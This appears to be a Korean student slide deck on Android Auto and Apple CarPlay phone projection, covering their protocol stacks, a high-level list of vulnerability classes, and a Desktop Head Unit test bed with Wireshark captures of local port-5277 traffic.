

Phone Projection

20210741 황정현

목차

1. Phone Projection
2. 주요 취약점
3. 테스트베드 구축
4. 실습

Phone Projection


- 스마트폰을 자동차의 두뇌로, 자동차를 스마트폰의 모니터와 키보드로 사용하는 기술
-> 스마트폰(본체) + 자동차(모니터/컨트롤러)



휴대폰과 차량의 통신

1. 가상 디스플레이 생성 (Virtual Display)
-> 스마트폰 내부적으로 차량 화면 크기에 맞춰 가상 화면을 만듦.
2. 비디오 인코딩 (Video Encoding)
-> 가상 화면을 동영상처럼 실시간으로 압축함.
3. 데이터 전송 (Transport)
-> 압축된 비디오, 오디오 데이터와 제어 신호가 USB 케이블(유선) 혹은 Wi-Fi(무선)을 통해 차량으로 전송됨.
4. 디코딩 및 출력 (Decoding)
-> 차량은 받은 데이터를 기반으로 화면을 띄움.
5. 입력 피드백 (Input Back-channel)
-> 사용자가 차량 화면을 터치하거나 핸들의 버튼을 누르면, 이 신호가 역으로 스마트폰으로 전달되어 앱을 제어함.

통신 시퀀스



기술 스택

- Physical Layer: USB, Wi-Fi(5GHz), Bluetooth
- Datalink Layer: Ethernet, NCM 등
- Network Layer: IPv4/v6
- Transport Layer: TCP/UDP
- Session Layer: RTSP, Bonjour 등
- Presentation Layer: Protobuf, H.264, SSL/TLS, iAP2 등
- Application Layer: Android Auto, Apple CarPlay



Android Auto

- 개발: **Google**
- 기술 스택
 - **Discovery:** Bluetooth / mDNS
 - **Transport:** TCP/IP over USB
 - **Application Protocol:** AAP (Android Automotive Protocol) over SSL/TLS
 - **Data Format:** Protobuf (Google Protocol Buffers)
 - **Media:** H.264 (Video), PCM/AAC (Audio)



Android Auto

- Workflow
 1. 탐색 (Discovery)
 2. 보안 채널 형성 (Secure Channel)
 3. 프로젝션 (Protobuf 통신)



Apple CarPlay

Apple CarPlay

- 개발: **Apple**
- 기술 스택
 - **Discovery:** Bonjour (mDNS)
 - **Transport:** TCP/**UDP**, IPv6 (Link-Local)
 - **Control Protocol:** iAP2 (iPod Accessory Protocol 2)
 - **Streaming Protocol:** RTSP (Real Time Streaming Protocol) / RTP
 - **Security:** MFi Authentication Coprocessor (하드웨어 인증)



Apple CarPlay

Apple CarPlay

- Workflow

1. 탐색 (Discovery)
2. 인증 (Authentication – The Gatekeeper)
3. 세션 수립 (Session Setup – iAP2)
4. 스트리밍 (RTSP / RTP)

최신 동향

- 무선 연결의 대중화: 차량 기본 사양으로 탑재
- 통합형 OS로의 발전: 보안 사고 시 위험도 증가
 - 1) Apple 'Next-Gen CarPlay': 아이폰이 계기판, 공조 장치, 라디오 등까지 제어할 수 있음.
 - 2) Android Automotive OS (AAOS): 단순한 폰 화면 미러링을 넘어서 자동차 자체가 안드로이드 OS를 내장하여 독자적인 통신 수행
- 사이버 보안 법규의 의무화 (UN R155 등)

주요 취약점

- 무선 네트워크 위협 (Wi-Fi)
- 프로토콜 및 시스템 공격
- 권한 및 차량 제어
- 개인정보 및 프라이버시
- 기타 취약점

무선 네트워크 위협(Wi-Fi)

- Deauthentication
- Evil Twin / Rogue AP
- FragAttack
- 기타 Wi-Fi 취약점 관련 공격
- Dictionary Attack 등은 성공하기 어려움(사람이 만든 비밀번호를 쓰는게 아니라서)

프로토콜 및 시스템 공격

- 중간자 공격 (MitM): 폰과 차량 사이에 개입하여 패킷을 도청하거나 변조
- USB/Wi-Fi Packet Fuzzing: DoS, Memory Corruption

권한 및 차량 제어

- 권한 상승 및 측면 이동: IVI 시스템을 뚫어서 CAN 시스템 장악하면 차량을 마음대로 조작할 수 있음.

개인정보 및 프라이버시

- 데이터 잔존 (Data Remanence): 렌터 카 이용 후 연결을 해제해도 차량 메모리에 사용자 데이터가 남음. 다음 이용자가 이를 열람할 수 있음.


기타 취약점

- 음성 명령 주입 (Dolphin Attack): 초음파가 특정 음성 명령으로 인지 되도록 조작하여 스마트폰 마이크에 주입하여 사용자가 원하지 않은 동작이 발생하도록 유도
- 악성 앱 위장: 악성 앱이 Phone Projection 서비스 호환 앱으로 위장하여 시스템 조작

테스트 베드 구축

- Apple CarPlay의 경우 Mfi (Made For iphone) 인증 칩이 필요하여 실습이 어려움.
- Android Auto를 사용해 테스트 베드 구축.


테스트 베드 구축





테스트 베드 구축


- PC: Android Studio + DHU (Desktop Head Unit) 설치





테스트 베드 구축


- 스마트폰: Android Auto 개발자 기능 켜기 + 헤드유닛 서버 시작






테스트 베드 구축


- PC와 스마트폰 연결



1) USB 연결 설정



2) 포트포워딩(PC 5277 -> 폰 5277)




3) DHU 실행



테스트 베드 구축

- 결과: PC 화면에 Android Auto 구동



패킷 관찰

- Wireshark로 관찰(Adapter for loopback traffic capture)

Capturing from Adapter for loopback traffic capture

파일(F) 편집(E) 보기(V) 이동(G) 캡처(C) 분석(A) 통계(S) 전화(Y) 무선(W) 도구(T) 도움말(H)

tcp.port == 5277

No.	Time	Source	Destination	Protocol	Length	Info
955	57.674454	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33731 Ack=3646 Win=58433 Len=0
960	57.677145	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33731 Ack=3646 Win=58433 Len=40
961	57.677176	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3646 Ack=33771 Win=47085 Len=0
962	58.688113	127.0.0.1	127.0.0.1	TCP	86	1509 → 5277 [PSH, ACK] Seq=3646 Ack=33771 Win=47085 Len=42
963	58.688156	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33771 Ack=3688 Win=58391 Len=0
968	58.690271	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33771 Ack=3688 Win=58391 Len=40
969	58.690295	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3688 Ack=33811 Win=47045 Len=0
970	59.703689	127.0.0.1	127.0.0.1	TCP	86	1509 → 5277 [PSH, ACK] Seq=3688 Ack=33811 Win=47045 Len=42
971	59.703742	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33811 Ack=3730 Win=58349 Len=0
976	59.705788	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33811 Ack=3730 Win=58349 Len=40
977	59.705818	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3730 Ack=33851 Win=47005 Len=0
978	60.705729	127.0.0.1	127.0.0.1	TCP	86	1509 → 5277 [PSH, ACK] Seq=3730 Ack=33851 Win=47005 Len=42
979	60.705787	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33851 Ack=3772 Win=58307 Len=0
984	60.711082	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33851 Ack=3772 Win=58307 Len=40
985	60.711112	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3772 Ack=33891 Win=46965 Len=0
986	61.707350	127.0.0.1	127.0.0.1	TCP	86	1509 → 5277 [PSH, ACK] Seq=3772 Ack=33891 Win=46965 Len=42
987	61.707417	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33891 Ack=3814 Win=58265 Len=0
992	61.711436	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33891 Ack=3814 Win=58265 Len=40
993	61.711467	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3814 Ack=33931 Win=46925 Len=0
994	62.709994	127.0.0.1	127.0.0.1	TCP	86	1509 → 5277 [PSH, ACK] Seq=3814 Ack=33931 Win=46925 Len=42
995	62.710081	127.0.0.1	127.0.0.1	TCP	44	5277 → 1509 [ACK] Seq=33931 Ack=3856 Win=58223 Len=0
1000	62.713873	127.0.0.1	127.0.0.1	TCP	84	5277 → 1509 [PSH, ACK] Seq=33931 Ack=3856 Win=58223 Len=40
1001	62.713928	127.0.0.1	127.0.0.1	TCP	44	1509 → 5277 [ACK] Seq=3856 Ack=33971 Win=46885 Len=0

패킷 관찰

- 기본 정보: IPv4, TCP 통신


```
> Frame 11353: Packet, 8279 bytes on wire (66232 bits), 8279 bytes captured (66232 bits) on interface \Device\NPF_Loopback, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 5277, Dst Port: 1509, Seq: 8619781, Ack: 73713, Len: 8235
> Data (8235 bytes)
```

패킷 관찰

- I/O 그래프: PC나 폰 동작 시 패킷량 증가

